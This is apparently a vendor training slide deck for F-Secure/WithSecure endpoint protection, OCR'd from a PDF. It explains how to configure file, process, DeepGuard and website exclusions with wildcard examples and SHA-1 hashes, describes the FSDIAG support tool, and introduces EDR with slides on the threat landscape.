
Enabled	Application SHA-1	Notes	...	🔒
<input checked="" type="checkbox"/>	<input type="text" value="2cc2f2d8ba521d47b711b8033ffd3c7a1f46564c"/>	<input type="text" value="Microsoft Edge"/>	⋮	✖

Use the SHA-1 hash to identify the HTTP/HTTPS application that you want to exclude. Use an SHA-1 calculator to generate the 40-character SHA-1 hash for an application.


```
C:\Program Files (x86)\Microsoft\Edge\Application>certutil -hashfile msedge.exe sha1
SHA1 hash of msedge.exe:
2cc2f2d8ba521d47b711b8033ffd3c7a1f46564c
CertUtil: -hashfile command completed successfully.
```

Note: When an application is upgraded, you need to calculate a new hash for it.

File Analysis Precedence In Exclusions



File Analysis – General Settings Exclusions



The screenshot shows the 'General settings' sidebar on the left with 'General settings' selected. The main content area is titled 'Exclude folders and files from all security scans'. It contains a help icon, a paragraph of text explaining exclusions, and a list of examples. Below the text is an 'Add exclusion' button with a lock icon. Underneath is a 'Path' label and a text input field with a cursor. To the right of the input field is a close icon (X).

General settings

- Real-time scanning
- Manual scanning
- Browsing protection
- Firewall
- Software updater
- Device control
- Automated tasks
- Network location settings

Exclude folders and files from all security scans ?

Folders, files and SHA-1 checksums specified here are excluded from all security scans and measures, so they are not covered by any F-Secure protection. This includes any subfolders within the designated folders. Important: Use this only for files or folders that absolutely must be excluded from scanning. For example, if you exclude C:\ from scanning, the whole default system drive and all folders, subfolders, and files in it will be excluded from all security measures. Also wildcards (*) could be used.

Examples:

- C:\Program Files (x86)\Microsoft Office\root\Office16\OUTLOOK.EXE
- C:\Program Files (x86)\Microsoft Office
- C:\Program Files*\Microsoft*3395856ce81f2b7382dee72602f798b642f14140

[Add exclusion](#)

Path

General settings are excluding files/folder from all security layers (real-time, manual, behavioral (DeepGuard)). Wildcard character is * and ? for a single character.

NOTE: You cannot use system environment variables or wildcards for drive letters.

PREMIUM

DataGuard

Application control


Examples:

c:\ExcludedFolder	c:\ExcludedFolder\eica*.exe
c:\ExcludedFolder\	c:\ExcludedFolder\eica*
c:\ExcludedFolder*	c:\ExcludedFolder\App*\eicar.exe
c:\ExcludedFolder*	c:\ExcludedFolder*\eicar.exe
c:\ExcludedFolder\eica?.exe	c:\ExcludedFolder*\SubFolder\eicar.exe

Wildcard Examples

Exclusion	Description
c:\ExcludedFolder c:\ExcludedFolder\ c:\ExcludedFolder*	All files and subfolders are excluded Examples: C:\ExcludedFolder\temp\ C:\ExcludedFolder\app\app.exe
c:\ExcludedFolder*	All Folders and subfolders are excluded from the folder that starts with: C:\ExcludedFolder Examples: C:\ExcludedFolder1 C:\ExcludedFolderTemp
c:\ExcludedFolder\eica?.exe	Single wildcard character in a file name Examples: C:\ExcludedFolder\eicar.exe C:\ExcludedFolder\eical.exe
c:\ExcludedFolder\eica*.exe	Wildcard character in a file name Examples: C:\ExcludedFolder\eicar_tesfile.exe C:\ExcludedFolder\eicardemofile.exe
c:\ExcludedFolder\eica*	Wildcard character in a file or folder name Examples: C:\ExcludedFolder\eicar_tesfile.exe C:\ExcludedFolder\eicar\eicar.exe
c:\ExcludedFolder\App*\eicar.exe	Wildcard character in a folder name Examples: C:\ExcludedFolder\Applications\eicar.exe C:\ExcludedFolder\Apps\eicar.exe
c:\ExcludedFolder*\eicar.exe	Wildcard character in a folder name Examples: C:\ExcludedFolder\DemoFolder\eicar.exe C:\ExcludedFolder\DemoFolder1\SubFolder\eicar.exe
c:\ExcludedFolder*\SubFolder\eicar.exe	Wildcard character in a folder name Examples: C:\ExcludedFolder\Applications\SubFolder\eicar.exe C:\ExcludedFolder\DemoFolder\Applications\SubFolder\eicar.exe

File Analysis – Real-time Scanning Exclusions



General settings

Real-time scanning

Manual scanning

Browsing protection

Firewall

Software updater

Device control

Automated tasks

Network location settings

PREMIUM

DataGuard

Application control

Excluded objects ? ON 🔒

Add exclusion


Object	...	🔒
<input type="text"/>	×	

Real-time scanning –malware scanning exclusions for all objects that end users access
Wildcard character is * and ? for a single character.
NOTE: You cannot use system environment variables or wildcards for drive letters.

Examples:

c:\ExcludedFolder	c:\ExcludedFolder\eica*.exe
c:\ExcludedFolder\	c:\ExcludedFolder\eica*
c:\ExcludedFolder*	c:\ExcludedFolder\App*\eicar.exe
c:\ExcludedFolder*	c:\ExcludedFolder*\eicar.exe
c:\ExcludedFolder\eica?.exe	c:\ExcludedFolder*\SubFolder\eicar.exe

File Analysis – Process Scanning Exclusions



The screenshot shows the Windows Security application settings. On the left, a sidebar lists various security features: General settings, Real-time scanning (highlighted in blue), Manual scanning, Browsing protection, Firewall, Software updater, Device control, Automated tasks, and Network location settings. The main area is titled 'Excluded processes' and has a green toggle switch turned on. Below the toggle, there is an 'Add exclusion' button and a table with one row. The table has a 'Process' column and a column with three dots and a lock icon. The text 'C:\Program Files\backup\backup.exe' is entered in the 'Process' field.

Real-time scanning -> Excluded Processes - malware scanning exclusions for files when a processes touches them.

For example, I wouldn't like to scan a file when a backup process touches a file. You can use system environment variables in the path.

PREMIUM

DataGuard

Application control

Examples: c:\Program Files\Application\application.exe
%ProgramFiles%\Application\application.exe

File Analysis – Manual Scanning Exclusions



Manual scanning – malware scanning exclusions for all objects that manual scanning accesses

Wildcard character is * and ? for a single character.

NOTE: You cannot use system environment variables or wildcards for drive letters.

Examples:	<code>c:\ExcludedFolder</code>	<code>c:\ExcludedFolder\eica*.exe</code>
	<code>c:\ExcludedFolder\</code>	<code>c:\ExcludedFolder\eica*</code>
	<code>c:\ExcludedFolder*</code>	<code>c:\ExcludedFolder\App*\eicar.exe</code>
	<code>c:\ExcludedFolder*</code>	<code>c:\ExcludedFolder*\eicar.exe</code>
	<code>c:\ExcludedFolder\eica?.exe</code>	<code>c:\ExcludedFolder*\SubFolder\eicar.exe</code>

File Analysis – Deepguard Exclusions

- General settings
- Real-time scanning**
- Manual scanning
- Browsing protection
- Firewall
- Software updater
- Device control
- Automated tasks
- Network location settings

PREMIUM

- DataGuard
- Application control



Real-time scanning -> DeepGuard – behavioural protection exclusions when a process is executed and analysed.
Use an SHA-1 calculator to generate the 40-character SHA-1 hash for an application or you can find the SHA-1 from the Elements Security Center -> Secure Events if DeepGuard has blocked a file.

NOTE! For exclusions, please use setting 'trusted = Yes'
Select how DeepGuard handles the application.
Yes - DeepGuard allows all operations for this application.
No - DeepGuard always prevents this application from running.

URL Analysis Precedence In Exclusions



1. URL Reputation




All HTTP and HTTPS sites


2. Connection
Control


Secure connection to online banking sites (HTTPS only) and other defined sites that handle sensitive information

URL Analysis – Web Site Reputation Exclusions




- General settings
- Real-time scanning
- Manual scanning
- Browsing protection**
- Firewall
- Software updater
- Device control
- Automated tasks
- Network location settings

Web site exceptions   

Sites 

Allowed sites 

[Add site](#)

Address	Notes	...
<input type="text" value="fstestdomain.com"/>	<input type="text" value="F-Secure testing site - all subdomains"/>	
<input type="text" value="unsafe.fstestdomain.com"/>	<input type="text" value="F-Secure testing site - all subdomains"/>	
<input type="text" value="http://unsafe.fstestdomain.com"/>	<input type="text" value="F-Secure testing site"/>	

Browsing Protection – exclusions for web site reputation

PREMIUM

DataGuard

Application control

URL Analysis – Web Site Reputation Exclusions

General settings

Real-time scanning

Manual scanning

Browsing protection

Firewall

Software updater

Device control

Automated tasks

Network location settings

Connection control ?	<input checked="" type="checkbox"/>	🔒
Do not interrupt active internet connections ?	<input type="checkbox"/>	🔒
Clear clipboard when done ?	<input checked="" type="checkbox"/>	🔒
Block command-line and scripting tools ?	<input type="checkbox"/>	🔒
Block remote access ?	<input type="checkbox"/>	🔒
Add site		
Enabled	Address	...
<input checked="" type="checkbox"/>	<input type="text" value="fstestdomain.com"/>	✕

Browsing Protection – exclusions for connection control, online banking sites (HTTPS only) and other defined sites that handle sensitive information.

PREMIUM

DataGuard

Application control

FSDIAG

Support tool

FSDIAG Contents

FSDIAG.ZIP



f-secure (main logfiles)



win (windows logs, eventlog, registry settings)



basic (variables, OS)



network (network information)



firewall (firewall settings)



gpo (group policy, general software information)



ultralight (client and engine settings)

WithSecure Elements Endpoint Detection & Response

How Is The Security Landscape Changing?

EVERY COMPANY IS A TARGET

All companies are targets when criminals go for the easiest victims

RANSOMWARE WITH BITCOIN

With Bitcoin, criminals can easily receive money without getting caught

NO MORE EASILY DETECTED METHODS


Criminals are now using fileless attacks and normal operating system tools

Endpoint Protection remains **the foundation** for securing your environment

Cyber Security Must Be A Process

A preventive layer is crucial for mass attacks, but it will not stop all advanced threats & targeted attacks

Understand your risk,
know your attack surface,
uncover weak spots



Minimize attack surface,
patch vulnerabilities and
prevent incidents

Pre-Compromise

Post-Compromise

React to breaches,
mitigate the damage,
analyze and learn

Recognize incidents and
threats, isolate and contain
them

Preventing vs. Detecting


- Detecting is **not the same** as preventing threats.
- Traditional endpoint prevention will never stop 100 percent of all threats. This is especially true of targeted attacks.
- For full data security, both detection and prevention are required.
- The goal of WithSecure EDR is to **detect and identify** unknown sophisticated and targeted attacks done by human attackers.
- The focus is on detecting technical security anomalies in customer devices and network.

Understanding The Threat Landscape

Nearly impossible and too expensive to address.

More skilled attackers and increasing complexity of attacks are found at this level.

A priority due to high volume and impact on daily operations.




Understanding The Threat Landscape

Nearly impossible and too expensive to address.

More skilled attackers and increasing complexity of attacks are found at this level.

A priority due to high volume and impact on daily operations.



99,9 % DO LITTLE DAMAGE


0,1 % DO THE MOST DAMAGE

COMMODITY THREATS

TARGETED ATTACKS

Usually well covered

